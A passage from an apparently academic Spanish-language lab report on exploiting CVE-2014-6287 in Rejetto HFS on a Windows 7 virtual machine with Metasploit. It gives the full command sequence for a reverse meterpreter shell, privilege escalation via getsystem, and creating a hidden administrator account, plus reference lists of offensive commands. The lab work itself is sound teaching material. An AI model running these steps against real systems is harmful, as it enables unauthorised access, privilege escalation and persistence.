En la página oficial de NIST (https://nvd.nist.gov/vuln/detail/CVE-2014-6287) vemos que si existe ese **CVE-2014-6287** y hace referencia a la función findMacroMarker en parserLib.pas en Rejetto HTTP File Server (aks HFS o HttpFileServer) 2.3x antes de 2.3c permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda.

Ahora después de detectar los hallazgos, iniciaremos la explotación con la ayuda de Metaesploit, para detectar posibles vulnerabilidades existentes en los servicios detectados anteriormente en la VM Windows 7 y lo hacemos con el comando **msfconsole**.


Figura 20

Iniciar Metaesploit Framework con Comando **msfconsole**

Fuente. Autoría Propia

Figura 21

Explotación con Metaesploit Framework con Comando **search hfs**




Fuente. Autoría Propia

Ahora seleccionaremos el exploit de nuestro interés rejetto con el comando use 1 (corresponde al exploit 1)

Figura 22


Explotación Metaesploit Framework con Comando **use 1**



Fuente. Autoría Propia

Figura 23

Explotación Metaesploit Framework con el Comando **set RHOSTS 192.168.1.25** *(Configurar el Host de Destino)*



Fuente. Autoría Propia

Figura 24

Explotación Metaesploit Framework con el Comando **set RPORT 80** *(Configurar el Puerto del Host de Destino)*

Fuente. Autoría Propia

Lo siguiente es configurar el payload desde la VM Kali Linux Purple


Figura 25

Explotación Metaesploit Framework con el Comando **set LHOST 192.168.1.26** *(Configurar el Puerto del Host Emisor)*

Fuente. Autoría Propia

Figura 26

Lanzamos la Explotación con Metaesploit Framework con el Comando **exploit**



Fuente. Autoría Propia

En estos momentos ya tenemos iniciada la sesión meterpreter y podemos mirar la información del sistema con el comando **sysinfo**

Figura 27

Información del Equipo Objetivo usando el Comando ***sysinfo***

Fuente. Autoría Propia

Figura 28

Validación Nombre de Usuario en Esa Sesión en el Equipo Objetivo Usando el Comando **getuid**

```
meterpreter > getuid
Server username: PC202006\usuario
```

Fuente. Autoría Propia

Figura 29

Validación de los Permisos y Privilegios que Tenemos en esa Sesión en el Equipo Objetivo Usando el Comando **getprivs**

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

Fuente. Autoría Propia

Figura 30

Escalamos Privilegios con el Comando **getsystem** *y Validamos Esos Privilegios con el Comando* **getuid**

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Fuente. Autoría Propia

Y como vemos ya tenemos permisos de usuario administrador. El Server username pasó de **PC202006\usuario** a **NT AUTHORITY\SYSTEM**.

Figura 31

Creación de Usuario Administrador en el Equipo Windows 7 con Nuestro Nombre y Apellido (**donydiaz***) y con Una Contraseña* (**dony1982**) *Desde Meterpreter con el Comando*: **execute -f cmd.exe -a "/c net user NOMBRE_USUARIO CONTRASEÑA /add"**

```
meterpreter > execute -f cmd.exe -a "/c net user donydiaz dony1982 /add"
Process 2144 created.
```

Fuente. Autoría Propia

Figura 32

Agregar Usuario al Grupo de Administradores Ejecutando el Comando:

execute -f cmd.exe -a "/c net localgroup Administradores NOMBRE_USUARIO /add"

```
meterpreter > execute -f cmd.exe -a "/c net localgroup Administradores donydi
az /add"
Process 2892 created.
```

Fuente. Autoría Propia

Figura 33

Verificación del Usuario Creado Correctamente y Agregado al Grupo de Administradores, Usamos el Siguiente Comando:

execute -f cmd.exe -a "/c net user NOMBRE_USUARIO"


```
meterpreter > execute -f cmd.exe -a "/c net user donydiaz"
Process 2668 created.
```

Fuente. Autoría Propia

Lo siguiente es validar si efectivamente el usuario administrador fue creado satisfactoriamente con nuestro nombre y apellido en la VM Windows 7. Lo validamos ingresando desde panel de control y en cuentas de usuario:

Figura 34


Usuario Administrador Creado con Éxito



Fuente. Autoría Propia

Figura 35


Usuario Administrador Creado con Éxito Validación



Fuente. Autoría Propia

Figura 36


Usuario Administrador donydiaz Protegido con Contraseña Asignada



Fuente. Autoría Propia

Figura 37

Usuario Administrador donydiaz Escritorio



Fuente. Autoría Propia


¿Cómo afecta el ataque a la máquina Windows 7?

Los exploits deben seleccionarse, configurarse y lanzarse desde la Máquina del atacante, con sus respectivas Payloads. Este exploit está relacionado con el establecimiento de una conexión inversa; dejando a la máquina atacante escuchando el inicio de la conexión por parte de la máquina objetivo.

El ataque comienza con la identificación de la máquina objetivo y sus características; la carga útil se crea utilizando la herramienta meterpreter, se elevan los privilegios y se crea un usuario administrador en la máquina virtual objetivo.

Figura 38

Ataque Por Shell Inversa con Metasploit.




Fuente. ALONSO, José María. (2018). Un Informático en el Lado del Mal. Metasploit: Cómo extender las funcionalidades de Meterpreter.

https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html

Figura 39

Ataque Explicado Paso a Paso



Fuente. Autoría Propia

Comandos Usados en el componente práctico

Estos son los comandos utilizados para las diferentes herramientas:

Comandos de NMAP

nmap: El comando principal que se utiliza para escanear hosts y redes.

-sP: Realiza un escaneo de sondeo ping para determinar qué hosts están activos en una red.

-sS: Realiza un escaneo de tipo SYN para detectar qué puertos están abiertos en un host.

-A: Realiza un escaneo detallado que incluye detección de sistemas operativos, versiones de software y otros detalles.

-p: Especifica los puertos que se deben escanear.

-O: Realiza un escaneo detallado que incluye detección de sistemas operativos.

-T: Este parámetro especifica el tiempo de escaneo, se recomienda utilizar un tiempo más bajo durante el proceso (0-5).

-sV: Realiza un escaneo detallado que las versiones de software y otros detalles.

–script vuln: es un script de detección de vulnerabilidades que forma parte de la amplia gama de scripts que se pueden utilizar con Nmap.

Comandos de METASPLOIT FRAMEWORK

search: Este comando se utiliza para buscar módulos, exploits, payloads y otros elementos dentro de la base de datos de Metasploit.

use: Permite seleccionar un módulo específico para su uso posterior.

set: Se utiliza para establecer opciones dentro de un módulo, como direcciones IP, puertos o configuraciones específicas del exploit.

show: Muestra información detallada sobre los módulos cargados, las opciones configuradas y otros aspectos del entorno de trabajo actual.

exploit: Ejecuta el exploit seleccionado al objetivo especificado.

sudo su: Esta instrucción permite obtener permisos de super usuario de Linux (se debe ingresar contraseña).

Comandos de METERPRETER

sysinfo: Muestra información detallada sobre el sistema comprometido, como la versión del sistema operativo, la arquitectura del procesador y la configuración del kernel.

shell: Abre una shell interactiva en el sistema comprometido, lo que permite ejecutar comandos como si estuvieras directamente en el sistema.

upload/download: Permite transferir archivos entre tu sistema y el sistema comprometido.

screenshot: Captura una imagen de la pantalla del sistema comprometido, lo que puede ser útil para visualizar la actividad en el sistema.

migrate: Permite migrar el proceso Meterpreter a otro proceso en el sistema comprometido, lo que puede ser útil para evadir la detección o para obtener mayores privilegios.

Comandos KALI LINUX

apt-get: Este comando se utiliza para gestionar paquetes de software.

nmap: Es una herramienta de escaneo de red que se utiliza para descubrir hosts y servicios en una red.

metasploit: Es una herramienta popular para el desarrollo y ejecución de exploits contra sistemas informáticos.

john: Se trata de un potente programa para romper contraseñas mediante ataques de fuerza bruta.

wireshark: Es un analizador de protocolos utilizado para analizar el tráfico de redes y solucionar problemas relacionados con la red.

ifconfig: Esta instrucción permite obtener la IP de la Máquina Linux.

Comandos consola Windows 7

cd: Este comando se utiliza para cambiar el directorio actual en el que estás trabajando.

dir: Muestra una lista de los archivos y carpetas en el directorio actual.

ping: Se utiliza para verificar la conectividad con un host específico en una red mediante el envío de paquetes de datos.

ipconfig: Proporciona información sobre la configuración de red, incluyendo la dirección IP, la puerta de enlace predeterminada y la configuración del servidor DNS.

mkdir: Crea un nuevo directorio o carpeta en el sistema.


del: Elimina archivos del sistema.

Contención de ataques informáticos Blue Team

